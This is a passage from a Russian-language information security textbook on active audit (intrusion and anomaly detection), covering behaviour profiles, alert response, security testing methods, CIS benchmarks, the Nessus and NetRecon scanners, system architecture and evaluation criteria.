Измерения параметров накапливаются и преобразуются в профили - описания работы субъектов. Суть преобразования множества результатов измерения в профили - сжатие информации. В результате от каждого параметра должно остаться лишь несколько значений статистических функций, содержащих необходимые для анализирующего алгоритма данные. Для того чтобы профили адекватно описывали поведение субъекта, необходимо отбрасывать старые значения параметров при пересчете значений статистических функций. Для этого, как правило, используется один из двух методов:

*Метод скользящих окон* – результаты измерений за некоторый промежуток времени (для долгосрочных профилей - несколько недель, для краткосрочных - несколько часов) сохраняются; при добавлении новых результатов старые отбрасываются. Основным недостатком метода скользящих окон является большой объем хранимой информации.

*Метод взвешенных сумм* – при вычислении значений статистических функций более старые данные входят с меньшими весами (как правило, новые значения функций вычисляются по рекуррентной формуле, и необходимость хранения большого количества информации отпадает). Основным недостатком метода является более низкое качество описания поведения субъекта, чем в методе скользящих окон.

Итак, долгосрочные профили содержат в себе информацию о поведении субъектов за последние несколько недель; обычно они пересчитываются раз в сутки, когда загрузка системы минимальна. Краткосрочные профили содержат информацию о поведении за последние несколько часов или даже минут; они пересчитываются при поступлении новых результатов измерений.

Сравнение краткосрочных и долгосрочных профилей может производиться разными способами. Можно просто проверять, все ли краткосрочные значения попадают в доверительные интервалы, построенные по долгосрочному профилю. Однако в этом случае аномалии, распределенные по нескольким параметрам, могут остаться незамеченными. Поэтому предпочтительнее анализировать профили в совокупности. Далее, измеряемые характеристики, как правило, не являются независимыми, поэтому было бы желательным, чтобы влияние параметров на решение о типичности поведения было пропорционально степени их независимости.

Полезной числовой характеристикой является количество зафиксированных ошибок. При этом обнаруживается не только злоумышленное поведение, но и сбои и отказы аппаратуры и программ, что также можно считать нарушением информационной безопасности. Разумеется, целесообразно измерять и объем сетевого трафика. Аномальными являются отклонения в обе стороны (слишком большой трафик - сервис используют в злоумышленных целях, слишком маленький - нарушена доступность сервиса).

Применительно к сетевому трафику и некоторым другим событиям полезным классом величин оказывается интенсивность.

Для успеха статистического подхода важен правильный выбор субъектов, поведение которых анализируется. Например, целесообразно анализировать поведения сервисов или их компонентов (например, доступ анонимных пользователей к FTP-сервису). По сравнению с отдельными пользователями, поведение сервисов отличается большей стабильностью, да и для информационной безопасности организации важны именно сервисы. Совсем нет смысла анализировать сетевой трафик “вообще”, его также нужно структурировать по типам поддерживаемых сервисов (плюс служебные моменты сетевого и транспортного уровней, такие как установление соединений).

### **Реагирование на подозрительные действия**

После того, как обнаружена сигнатура злоумышленного действия или нетипичная активность, необходимо выбрать достойный ответ. По многим соображениям удобно, чтобы компонент реагирования содержал собственную логику, фильтруя сигналы тревоги и сопоставляя сообщения, поступающие от подсистем анализа. Для активного аудита одинаково опасны:

пропуск атак - это значит, что не обеспечивается должной защиты,

большое количество ложных тревог – это значит, что активный аудит быстро отключат.

При выборе реакции особенно важно определить первопричину проблем. Для сетевых систем это особенно сложно в силу возможности подделки адресов в пакетах. Данный пример показывает, что сильнодействующие средства, пытающиеся воздействовать на злоумышленника, сами могут стать косвенным способом проведения атак.

Предпочтительны более спокойные, но также достаточно эффективные меры, такие как блокирование злоумышленного сетевого трафика средствами межсетевого экранирования (ряд систем активного аудита умеют управлять конфигурацией экранов) или принудительное завершение сеанса работы пользователя. Конечно, и здесь остается опасность наказать невинного, так что политика безопасности каждой организации должна определять, что важнее - не пропустить нарушение или не обидеть лояльного пользователя.

С точки зрения быстрого реагирования, традиционные меры, связанные с информированием администратора, не особенно эффективны. Они хороши в долгосрочном плане, для глобального анализа защищенности командой профессионалов. Здесь активный аудит смыкается с пассивным, обеспечивая сжатие регистрационной информации и представление ее в виде, удобном для человека.

Разумная реакция на подозрительные действия может включать увеличение степени детализации протоколов и активизацию средств контроля целостности. В принципе, это пассивные меры, но они помогут понять причины и ход развития нарушения, так что человеку будет проще выбрать «меру пресечения».

#### **Методы тестирования системы защиты**

Тестирование системы защиты АС проводится с целью проверки эффективности используемых в ней механизмов защиты, их устойчивости в отношении возможных атак, а также с целью поиска уязвимостей в защите. Традиционно используются два основных метода тестирования:

тестирование по методу «черного ящика»;

тестирование по методу «белого ящика».

Тестирование по методу «черного ящика» предполагает отсутствие у тестирующей стороны каких-либо специальных знаний о конфигурации и внутренней структуре объекта испытаний. При этом против объекта испытаний реализуются все известные типы атак и проверяется устойчивость системы защиты в отношении этих атак. Используемые методы тестирования эмулируют действия потенциальных злоумышленников, пытающихся взломать систему защиты. Основным средством тестирования в данном случае являются сетевые сканеры, располагающие базами данных известных уязвимостей.

Метод «белого ящика» предполагает составление программы тестирования на основании знаний о структуре и конфигурации объекта испытаний. В ходе тестирования проверяются наличие и работоспособность механизмов безопасности, соответствие состава и конфигурации системы защиты требованиям безопасности и существующим рисками. Выводы о наличии уязвимостей делаются на основании анализа конфигурации используемых средств защиты и системного ПО, а затем проверяются на практике. Основным

инструментом анализа в данном случае являются программные агенты средств анализа защищенности системного уровня, рассматриваемые ниже.

#### **7.2.4. Средства анализа защищенности**

Арсенал программных средств, используемых для анализа защищенности АС достаточно широк. Причем во многих случаях свободно распространяемые программные продукты ничем не уступают коммерческим. Достаточно сравнить некоммерческий сканер NESSUS с его коммерческими аналогами.

Одним из методов автоматизации процессов анализа и контроля защищенности распределенных компьютерных систем является использование технологии интеллектуальных программных агентов. Система защиты строится на архитектуре консоль/менеджер/агент. На каждую из контролируемых систем устанавливается программный агент, который и выполняет соответствующие настройки ПО и проверяет их правильность, контролирует целостность файлов, своевременность установки пакетов программных коррекций, а также выполняет другие полезные задачи по контролю защищенности АС. Управление агентами осуществляется по сети программой менеджером.

Менеджеры являются центральными компонентами подобных систем. Они посылают управляющие команды всем агентам контролируемого ими домена и сохраняют все данные, полученные от агентов в центральной базе данных. Администратор управляет менеджерами при помощи графической консоли, позволяющей выбирать, настраивать и создавать политики безопасности, анализировать изменения состояния системы, осуществлять ранжирование уязвимостей и т. п. Все взаимодействия между агентами, менеджерами и управляющей консолью осуществляются по защищенному клиент-серверному протоколу. Такой подход был использован при построении комплексной системы управления безопасностью организации Symantec ESM.

Другим широко используемым методом анализа защищенности является активное тестирование механизмов защиты путем эмуляции действий злоумышленника по осуществлению попыток сетевого вторжения в АС. Для этих целей применяются сетевые сканеры, эмулирующие действия потенциальных нарушителей. В основе работы сетевых сканеров лежит база данных, содержащая описание известных уязвимостей ОС, МЭ, маршрутизаторов и сетевых сервисов, а также алгоритмов осуществления попыток вторжения (сценариев атак). Рассматриваемые ниже сетевые сканеры Nessus и Symantec NetRecon являются достойными представителями данного класса программных средств анализа защищенности.

Таким образом, программные средства анализа защищенности условно можно разделить на два класса. Первый класс, к которому принадлежат сетевые сканеры, иногда называют средствами анализа защищенности сетевого уровня. Второй класс, к которому относятся все

остальные рассмотренные здесь средства, иногда называют средствами анализа защищенности системного уровня. Данные классы средств имеют свои достоинства и недостатки, а на практике взаимно дополняют друг друга.

Для функционирования сетевого сканера необходим только один компьютер, имеющий сетевой доступ к анализируемым системам, поэтому в отличие от продуктов, построенных на технологии программных агентов, нет необходимости устанавливать в каждой анализируемой системе своего агента (своего для каждой ОС).

К недостаткам сетевых сканеров можно отнести большие временные затраты, необходимые для сканирования всех сетевых компьютеров из одной системы, и создание большой нагрузки на сеть. Кроме того, в общем случае трудно отличить сеанс сканирования от действительных попыток осуществления атак. Сетевыми сканерами также с успехом пользуются злоумышленники.

Системы анализа защищенности, построенные на интеллектуальных программных агентах, являются потенциально более мощным средством, чем сетевые сканеры. Однако, несмотря на все свои достоинства, использование программных агентов не может заменить сетевого сканирования, поэтому эти средства лучше применять совместно. Кроме того, сканеры являются более простым, доступным, дешевым и, во многих случаях, более эффективным средством анализа защищенности.

### **Средства анализа параметров защиты (Security Benchmarks)**

Уровень защищенности компьютерных систем от угроз безопасности определяется многими факторами. При этом одним из определяющих факторов является адекватность конфигурации системного и прикладного ПО, средств защиты информации и активного сетевого оборудования существующим рискам. Перечисленные компоненты АС имеют сотни параметров, значения которых оказывают влияние на защищенности системы, что делает их ручной анализ трудновыполнимой задачей. Поэтому в современных АС для анализа конфигурационных параметров системного и прикладного ПО, технических средств и средств защиты информации зачастую используются специализированные программные средства.

Анализ параметров защиты осуществляется по шаблонам, содержащим списки параметров и их значений, которые должны быть установлены для обеспечения необходимого уровня защищенности. Различные шаблоны определяют конфигурации для различных программно-технических средств.

Относительно коммерческих корпоративных сетей, подключенных к сети Интернет, можно говорить о некотором базовом уровне защищенности, который в большинстве случаев можно признать достаточным. Разработка спецификаций (шаблонов) для конфигурации наиболее распространенных системных программных средств, позволяющих

обеспечить базовый уровень защищенности, в настоящее время осуществляется представителями международного сообщества в лице организаций и частных лиц, профессионально занимающихся вопросами информационной безопасности и аудита АС, под эгидой международной организации Центр Безопасности Интернет (Center of Internet Security). На данный момент закончены, либо находятся в разработке следующие спецификации (Security Benchmarks):

Solaris (Level-1)

Windows 2000 (Level-1)

CISCO IOS Router (Level-1/Level-2)

Linux (Level-1)

HP-UX (Level-1)

AIX (Level-1)

Check Point FW-1/VPN-1 (Level-2)

Apache Web Server (Level-2)

Windows NT (Level-1)

Windows 2000 Bastion Host (Level-2)

Windows 2000 Workstation (Level-2)

Windows IIS5 Web Server (Level-2)

В приведенном списке спецификации первого уровня (Level-1) определяют базовый (минимальный) уровень защиты, который требуется обеспечить для большинства систем, имеющих подключения к Интернет. Спецификации второго уровня (Level-2) определяют продвинутый уровень защиты, необходимый для систем, в которых предъявляются повышенные требования по безопасности.

Перечисленные спецификации являются результатом обобщения мирового опыта обеспечения информационной безопасности.

Для анализа конфигурации компонентов АС на соответствие этим спецификациям используются специализированные тестовые программные средства (CIS-certified scoring tools).

В качестве примера рассмотрим спецификацию базового уровня защиты для ОС MS Windows 2000 и соответствующий программный инструмент для анализа конфигурации ОС.

### **Сетевые сканеры**

Основным фактором, определяющим защищенность АС от угроз безопасности, является наличие в АС уязвимостей защиты. Уязвимости защиты могут быть обусловлены как ошибками в конфигурации компонентов АС, так и другими причинами, в число которых входят ошибки и программные закладки в коде ПО, отсутствие механизмов безопасности, их

неправильное использование, либо их неадекватность существующим рискам, а также уязвимости, обусловленные человеческим фактором. Наличие уязвимостей в системе защиты АС, в конечном счете, приводит к успешному осуществлению атак, использующих эти уязвимости.

Сетевые сканеры являются, пожалуй, наиболее доступными и широко используемыми средствами анализа защищенности. Основной принцип их функционирования заключается в эмуляции действий потенциального злоумышленника по осуществлению сетевых атак. Поиск уязвимостей путем имитации возможных атак является одним из наиболее эффективных способов анализа защищенности АС, который дополняет результаты анализа конфигурации по шаблонам, выполняемый локально с использованием шаблонов (списков проверки). Сканер является необходимым инструментом в арсенале любого администратора либо аудитора безопасности АС.

Современные сканеры способны обнаруживать сотни уязвимостей сетевых ресурсов, предоставляющих те или иные виды сетевых сервисов. Их предшественниками считаются сканеры телефонных номеров (war dialers), использовавшиеся с начала 80-х и не потерявшие актуальности по сей день. Первые сетевые сканеры представляли собой простейшие сценарии на языке Shell, сканировавшие различные TCP-порты. Сегодня они превратились в зрелые программные продукты, реализующие множество различных сценариев сканирования.

Современный сетевой сканер выполняет четыре основные задачи:

Идентификацию доступных сетевых ресурсов;

Идентификацию доступных сетевых сервисов;

Идентификацию имеющихся уязвимостей сетевых сервисов;

Выдачу рекомендаций по устранению уязвимостей.

В функциональность сетевого сканера не входит выдача рекомендаций по использованию найденных уязвимостей для реализации атак на сетевые ресурсы. Возможности сканера по анализу уязвимостей ограничены той информацией, которую могут предоставить ему доступные сетевые сервисы.

Принцип работы сканера заключается в моделировании действий злоумышленника, производящего анализ сети при помощи стандартных сетевых утилит, таких как host, showmount, traceout, rusers, finger, ping и т. п. При этом используются известные уязвимости сетевых сервисов, сетевых протоколов и ОС для осуществления удаленных атак на системные ресурсы и осуществляется документирование удачных попыток.

В настоящее время существует большое количество как коммерческих, так и свободно распространяемых сканеров, как универсальных, так и специализированных, предназначенных для выявления только определенного класса уязвимостей. Многие из них

можно найти в сети Интернет. Число уязвимостей в базах данных современных сканеров медленно, но уверенно приближается к 1000.

Одним из наиболее продвинутых коммерческих продуктов этого класса является сетевой сканер NetRecon компании Symantec, база данных которого содержит около 800 уязвимостей UNIX, Windows и NetWare систем и постоянно обновляется через Web. Рассмотрение его свойств позволит составить представление о всех продуктах этого класса.

### **Сетевой сканер NetRecon**

Сетевой сканер NetRecon является инструментом администратора безопасности, предназначенным для исследования структуры сетей и сетевых сервисов и анализа защищенности сетевых сред. NetRecon позволяет осуществлять поиск уязвимостей в сетевых сервисах, ОС, МЭ, маршрутизаторах и других сетевых компонентах. Например, NetRecon позволяет находить уязвимости в таких сетевых сервисах, как ftp, telnet, DNS, электронная почта, Web-сервер и др. При этом проверяются версии и конфигурации сервисов, их защищенность от сетевых угроз и устойчивость к попыткам проникновения. Для поиска уязвимостей используются как стандартные средства тестирования и сбора информации о конфигурации и функционировании сети, так и специальные средства, которые реализуют алгоритмы, эмулирующие действия злоумышленника по осуществлению сетевых атак.

Программа работает в среде ОС Windows NT и имеет удобный графический интерфейс, позволяющий определять параметры сканирования, наблюдать за ходом сканирования, генерировать и просматривать отчеты о результатах сканирования. Результаты отображаются в графической и в табличной форме в реальном масштабе времени.

Создаваемые NetRecon отчеты содержат подробную информацию о найденных уязвимостях, включая слабость паролей пользователей, подверженность определенных сервисов угрозам отказа в обслуживании, уязвимые для сетевых атак конфигурации ОС и многие другие. Наряду с сообщениями о найденных уязвимостях и их описаниями, приводятся рекомендации по их устранению. Отчет о результатах сканирования позволяет наметить план мероприятий по устранению выявленных недостатков.

NetRecon самостоятельно определяет конфигурацию сети и позволяет выбрать сетевые ресурсы для сканирования. Может осуществляться параллельное сканирование всех сетевых ресурсов, сканирование по диапазону сетевых адресов, сканирование отдельных систем или подсетей. Сеанс сканирования может включать в себя все виды проверок либо отдельные проверки по выбору пользователя. Глубина сканирования определяется продолжительностью сеанса сканирования, которая задается пользователем. Например, проверки, связанные с подбором пользовательских паролей по словарю, сопряжены с существенными временными затратами и не могут быть завершены в течение короткого сеанса сканирования.



NetRecon дает возможность пользователю отслеживать путь поиска уязвимости, представляющий собой последовательность проверок, производимых NetRecon, которая привела к выявлению данной уязвимости. Путь поиска уязвимости позволяет проследить действия возможного нарушителя, осуществляющего атаку на сетевые ресурсы.

Используемая NetRecon база данных содержит описание известных уязвимостей и сценариев атак. Она регулярно пополняется новыми данными. Обновление этой базы данных производится через Web-узел компании Symantec автоматически, при помощи механизма LiveUpdate.

### **Сетевой сканер NESSUS**

Сетевой сканер Nessus может рассматриваться в качестве достойной альтернативы коммерческим сканерам. Nessus является свободно распространяемым и постоянно обновляемым программным продуктом. Удобный графический интерфейс позволяет определять параметры сеанса сканирования, наблюдать за ходом сканирования, создавать и просматривать отчеты.

По своим функциональным возможностям сканер защищенности Nessus находится в одном ряду, а по некоторым параметрам и превосходит такие широко известные коммерческие сканеры, как NetRecon компании Symantec, Internet Scanner компании ISS.

Версия 0.99 серверной части сканера Nessus была сертифицирована в Гостехкомиссии России (Сертификат N 361 от 18 сентября 2000 г.).

Nessus предоставляет очень широкие возможности по поиску уязвимостей корпоративных сетей и исследованию структуры сетевых сервисов. Помимо использования стандартных способов сканирования TCP и UDP портов, Nessus позволяет осуществлять поиск уязвимостей в реализациях протоколов управления сетью ICMP и SNMP.

Высокая скорость сканирования достигается за счет использования при реализации сканера Nessus многопоточковой архитектуры программирования, позволяющей осуществлять одновременное параллельное сканирование сетевых хостов. Для сканирования каждого хоста сервером nessusd создается отдельный поток выполнения.

При реализации Nessus использована нетипичная для сетевых сканеров клиент/серверная архитектура. Взаимодействие между клиентом и сервером осуществляется по защищенному клиент-серверному протоколу, предусматривающему использование надежной схемы аутентификации и шифрование передаваемых данных.

Все сценарии сканирования разделены на группы по типам реализуемых ими сетевых атак, обнаруживаемых уязвимостей, а также по видам тестируемых сетевых сервисов. Так, имеются специальные группы сценариев:

Backdoors для обнаружения "тройных" программ:

Gain Shell Remotely - для реализации атак на получение пользовательских полномочий на удаленной UNIX системе;

Firewalls - для тестирования МЭ;

FTP - для тестирования FTP-серверов;

Windows - для поиска уязвимостей Windows-систем и т.п.

Особую группу сценариев сканирования Denial of Service составляют атаки на отказ в обслуживании (DoS). Единственный способ убедиться в том, что сканируемая система подвержена той или иной DoS - это выполнить эту атаку и посмотреть на реакцию системы. Эта группа сценариев, однако, является потенциально опасной, т.к. их запуск может привести к непредсказуемым последствиям для сканируемой сети, включая сбои в работе серверов и рабочих станций, потерю данных и "полный паралич" корпоративной сети. Поэтому большинство DoS в данной группе по умолчанию отключено.

#### **7.2.5. Архитектура систем аудита**

У систем активного аудита целесообразно различать локальную и глобальную архитектуру.

##### **Локальная архитектура**

В рамках локальной архитектуры реализуются элементарные составляющие, которые затем могут быть объединены для обслуживания корпоративных систем.

Основные элементы локальной архитектуры и связи между ними показаны на рисунке 7.3. Первичный сбор данных осуществляют агенты, называемые также *сенсорами*. Регистрационная информация может извлекаться из системных или прикладных журналов (технически несложно получать ее и напрямую от ядра ОС), либо добываться из сети с помощью соответствующих механизмов активного сетевого оборудования или путем перехвата пакетов посредством установленной в режим мониторинга сетевой карты.



Рис. 7.3. Основные элементы локальной

архитектуры систем активного аудита.

На уровне агентов (сенсоров) может выполняться фильтрация данных с целью уменьшения их объема. Это требует от агентов некоторого интеллекта, но зато разгружает остальные компоненты системы.

Агенты передают информацию в центр распределения, который приводит ее к единому (стандартному для конкретной системы активного аудита) формату, возможно, осуществляет дальнейшую фильтрацию (редукцию), сохраняет в базе данных и направляет для анализа статистическому и экспертному компонентам. Один центр распределения может обслуживать несколько сенсоров.

Содержательный активный аудит начинается со статистического и экспертного компонентов (например, потому, что для однохостовых систем регистрационную информацию не надо каким-то особым образом извлекать и передавать). Мы детально рассмотрим их в двух следующих разделах.

Если в процессе статистического или экспертного анализа выявляется подозрительная активность, соответствующее сообщение направляется решателю, который определяет, является ли тревога оправданной, и выбирает способ реагирования.

Обычно, когда пишут о способах реагирования, перечисляют отправку сообщения на пейджер администратора, посылку электронного письма ему же и т.п., то есть имеют в виду “ручное” принятие мер после получения сигнала о подозрительной активности. К сожалению, многие современные атаки длятся секунды или даже доли секунды, поэтому включение в процесс реагирования человека вносит недопустимо большую задержку. Ответные меры должны быть в максимально возможной степени автоматизированы, иначе активность аудита во многом теряет смысл.

Автоматизация нужна еще и по той простой причине, что далеко не во всех организациях системные администраторы обладают достаточной квалификацией для адекватного реагирования на инциденты. Хорошая система активного аудита должна уметь внятно объяснить, почему она подняла тревогу, насколько серьезна ситуация и каковы рекомендуемые способы действия. Если выбор должен оставаться за человеком, то пусть он сводится к нескольким элементам меню, а не к решению концептуальных проблем.

### Глобальная архитектура

Глобальная архитектура подразумевает организацию одно- и разно-ранговых связей между локальными системами активного аудита (см. рисунок 7.4). На одном уровне иерархии располагаются компоненты, анализирующие подозрительную активность с разных точек зрения. Например, на хосте могут располагаться подсистемы анализа поведения пользователей и приложений. Их может дополнять подсистема анализа сетевой активности. Когда один компонент обнаруживает что-то подозрительное, то во многих случаях целесообразно сообщить об этом соседям либо для принятия мер, либо для усиления внимания к определенным аспектам поведения системы.



Рис. 7.4. Глобальная архитектура системы активного аудита.

Разно-ранговые связи используются для обобщения результатов анализа и получения целостной картины происходящего. Иногда у локального компонента недостаточно оснований для возбуждения тревоги, но «по совокупности» подозрительные ситуации могут быть объединены и совместно проанализированы, после чего порог подозрительности окажется превышенным. Целостная картина, возможно, позволит выявить скоординированные атаки на разные участки информационной системы и оценить ущерб в масштабе организации.

Очевидно, формирование иерархии компонентов активного аудита необходимо и для решения проблем масштабируемости, но этот аспект является стандартным для систем управления и мы не будем на нем останавливаться.

К числу важнейших архитектурных относится вопрос о том, какую информацию и в каких масштабах собирать и анализировать. Первые системы активного аудита были однохостовыми. Затем появились многохостовые конфигурации. Прорыву в области коммерческих продуктов мы обязаны сетевым системам, анализовавшим исключительно сетевые пакеты.


В настоящее время можно наблюдать конвергенцию архитектур, в результате чего рождаются комплексные системы, отслеживающие и анализирующие как компьютерную, так и сетевую регистрационную информацию.

Традиционным является вопрос: где размещать сенсоры систем активного аудита?

Столь же традиционный ответ гласит: «везде, где можно». Только анализ всех доступных источников информации позволит с достоверностью обнаруживать атаки и злоупотребления полномочиями и докапываться до их первопричин. Если вернуться к трактовке информационной системы в виде совокупности сервисов, то средства обнаружения атак должны располагаться перед защищаемыми ресурсами (имея в виду направление движения запросов к сервисам), а средства выявления злоупотреблений полномочиями - на самих сервисах. Обнаружение аномальной активности полезно во всех упомянутых точках. Только при таком размещении сенсоров будет выполнен важнейший принцип невозможности обхода защитных средств. Кроме того, будет минимизировано число сенсоров, что в условиях сегментации сетей и применения коммутационных технологий также оказывается проблемой.

Для того, чтобы система активного аудита, особенно распределенная, была практически полезной, необходимо обеспечить целостность анализируемой и передаваемой информации, а также целостность самой программной системы и ее живучесть в условиях отказа или компрометации отдельных компонентов (зачастую атака направляется сначала на средства безопасности, а уже потом - на прикладные компоненты). Ясно, что это проблема всех

распределенных систем, и для ее решения служат сервисы взаимной аутентификации и контроля целостности (в том числе проверка подлинности источника данных).

#### **7.2.6. Требования к системам активного аудита**

В этом пункте рассмотрим требования к системам активного аудита, существенные с точки зрения заказчиков. На первое место следует поставить требование полноты. Это весьма емкое понятие, включающее в себя следующие аспекты:

Полнота отслеживания информационных потоков к сервисам. Активный аудит должен охватывать все потоки всех сервисов. Это означает, что система активного аудита должна содержать сетевые и системные сенсоры, анализировать информацию на всех уровнях - от сетевого до прикладного. Очевидно, из рассматриваемого аспекта полноты вытекает требование расширяемости, поскольку ни один программный продукт не может быть изначально настроен на все сервисы.

Полнота спектра выявляемых атак и злоупотреблений полномочиями. Данное требование означает не только то, что у системы должен быть достаточно мощный язык описания подозрительной активности (как атак, так и злоупотреблений полномочиями). Этот язык должен быть прост, чтобы заказчики могли производить настройку системы в соответствии со своей политикой безопасности. Поставщик системы активного аудита должен в кратчайшие сроки (порядка суток) передавать заказчику сигнатуры новых атак. Система должна уметь выявлять аномальную активность, чтобы справляться с заранее неизвестными способами нарушений.

Достаточная производительность. Система активного аудита должна справляться с пиковыми нагрузками защищаемых сервисов.

Пропуск даже одного сетевого пакета может дать злоумышленнику шанс на успешную атаку. Если известно, что система активного аудита обладает недостаточной производительностью, она может стать объектом атаки на доступность, на фоне которой будут развиваться другие виды нападения. Для локальных сетей стандартными стали скорости 100 Мбит/с. Это требует от системы активного аудита очень высокого качества реализации, мощной аппаратной поддержки. Если учесть, что защищаемые сервисы находятся в постоянном развитии, то станет понятно, что требование производительности одновременно является и требованием масштабируемости.

Помимо полноты, системы активного аудита должны удовлетворять следующим требованиям:

Минимум ложных тревог. В абсолютном выражении допустимо не более одной ложной тревоги в час (лучше, если их будет еще на порядок меньше). При интенсивных потоках данных между сервисами и их клиентами подобное требование оказывается весьма жестким. Пусть, например, в секунду по контролируемому каналу проходит 1000 пакетов. За час

пакетов будет 3 600 000. Можно предположить, что почти все они не являются злоумышленными. И только один раз система активного аудита имеет право принять «своего» за «чужого», то есть вероятность ложной тревоги должна составлять в данном случае не более  $3 \cdot 10^{-7}$ .

Умение объяснять причину тревоги. Выполнение этого требования во-первых, помогает отличить обоснованную тревогу от ложной, во-вторых, помогает определить первопричину инцидента, что важно для оценки его последствий и недопущения повторных нарушений. Даже если реагирование на нарушение производится в автоматическом режиме, должна оставаться возможность последующего разбора ситуации специалистами.

Интеграция с системой управления и другими сервисами безопасности. Интеграция с системой управления имеет две стороны. Во-первых, сами средства активного аудита должны управляться (устанавливаться, конфигурироваться, контролироваться) наравне с другими инфраструктурными сервисами. Во-вторых, активный аудит может (и должен) поставлять данные в общую базу данных управления. Интеграция с сервисами безопасности необходима как для лучшего анализа ситуации (например, с привлечением средств контроля целостности), так и для оперативного реагирования на нарушения (средствами приложений, операционных систем или межсетевых экранов).

Наличие технической возможности удаленного мониторинга информационной системы. Это спорное требование, поскольку не все организации захотят оказаться под чьим-то «колпаком». Тем не менее, с технической точки зрения подобная мера вполне оправдана, поскольку большинство организаций не располагает квалифицированными специалистами по информационной безопасности. Удаленный мониторинг может быть использован и для бесспорных целей, таких как контроль из штаб-квартиры за работой удаленных отделений.

Сформулированные требования можно считать максималистскими. По-видимому, ни одна современная коммерческая система, ни один поставщик не удовлетворяют им в полной мере, однако, без их выполнения активный аудит превращается из серьезного оборонительного оружия в сигнализацию для отпугивания детей младшего школьного возраста. Захотят ли заказчики платить деньги за подобные игрушки? Нет, конечно, если только они достаточно разбираются в предмете.

Системы активного аудита принадлежат к области высоких технологий. У них развитая математическая база, продвинутая архитектура, они вобрала в себя знания по информационной безопасности. Мало кто из распространителей понимает, как работает то, что они продают; им остается пересказывать рекламные буклеты производителей, где, конечно, все выглядит замечательно. Заказчики тоже не обязаны вдаваться в детали, но они должны знать, о чем спрашивать поставщиков. Не всегда те смогут ответить, но и молчание многое скажет заказчику.

### **7.2.7. Возможные критерии оценки систем активного аудита**

Предлагаемые критерии имеют много общего с критериями оценки систем управления. Это не случайно, так как активный аудит и управление по сути своей близки.

Под подозрительной активностью понимается поведение пользователя или компонента информационной системы, являющееся нетипичным для данного пользователя (компонента) или (в соответствии с заранее определенными критериями) злоумышленным.

Рассматриваемые в данных критериях системы должны выявлять подозрительную активность и предоставлять средства для автоматического реагирования на нетипичные или злоумышленные действия. Кроме того, они должны удовлетворять общим требованиям к сервисам информационной безопасности.

Основными показателями, характеризующими системы активного аудита, являются:

- спектр контролируемых объектов;
- спектр и степень детальности отслеживаемых характеристик;
- расширяемость системы;
- настраиваемость системы;
- степень автоматизации функционирования системы;
- возможность работы в рамках распределенных систем;
- возможность работы в реальном масштабе времени;
- технологичность системы.

#### **Показатели, используемые для оценки систем активного аудита**

Выделяются следующие показатели:

Отслеживание поведения пользователей и компонентов информационной системы.

Обеспечение конфиденциальности и целостности регистрационной информации.

Выявление злоумышленного поведения.

Выявление нетипичного поведения.

Администрирование.

Контроль целостности.

Масштабируемость.

Доступность.

Восстановление.

Документация.

Тестирование.

#### **Отслеживание поведения пользователей и компонентов информационной системы**

Возможность отслеживания базового набора характеристик поведения пользователей и компонентов информационной системы.



Возможность изменения (в том числе пополнения) набора отслеживаемых характеристик.

Возможность отслеживания характеристик в распределенных системах.

Возможность отслеживания поведения отдельных пользователей и компонентов информационной системы в реальном масштабе времени.

Возможность задания способа информирования администратора безопасности о выходе отслеживаемых характеристик за допустимые рамки.

Возможность задания способа автоматического реагирования на выход отслеживаемых характеристик за допустимые рамки.

#### Обеспечение конфиденциальности и целостности регистрационной информации

Защита регистрационной информации от несанкционированного доступа в рамках отдельных систем.

Контроль целостности (взаимной согласованности) регистрационной информации в рамках распределенных систем.

Защита регистрационной информации от несанкционированного доступа в рамках распределенных систем.

Возможность задания способа информирования администратора безопасности о нарушении целостности и/или конфиденциальности регистрационной информации.

Возможность задания способа автоматического реагирования на нарушение целостности и/или конфиденциальности регистрационной информации.

#### Выявление злоумышленного поведения

Возможность выявления базового набора злоумышленных действий.

Возможность пополнения базы правил, описывающих злоумышленные действия.

Возможность настройки базы правил на конкретные информационные сервисы.

Возможность выявления злоумышленных действий, распределенных во времени

Возможность выявления злоумышленных действий в распределенных системах

Возможность выявления злоумышленных действий в реальном масштабе времени

Возможность задания способа информирования администратора безопасности о выявленных злоумышленных действиях.

Возможность задания уровня детализации информации, подтверждающей наличие злоумышленных действий.

Возможность задания способа автоматического реагирования на выявленные злоумышленные действия.

Наличие средств автоматической проверки согласованности базы правил в рамках распределенной конфигурации.

Наличие средств анализа злоумышленных действий с выдачей рекомендаций по предотвращению подобных действий в будущем.

Наличие средств прогнозирования злоумышленных действий.

#### Выявление нетипичного поведения.

Наличие подсистемы статистического анализа для выявления нетипичного поведения.

Возможность выявления нетипичного поведения при использовании базового набора информационных сервисов.

Возможность пополнения и/или изменения набора контролируемых аспектов поведения.

Возможность настройки на конкретные информационные сервисы.

Наличие средств для изменения параметров статистического анализа с целью обеспечения заданного соотношения между ошибками первого рода (отсутствие реакции на нетипичное поведение) и ошибками второго рода (ложное срабатывание).

Возможность выявления нетипичного поведения в рамках распределенной системы.

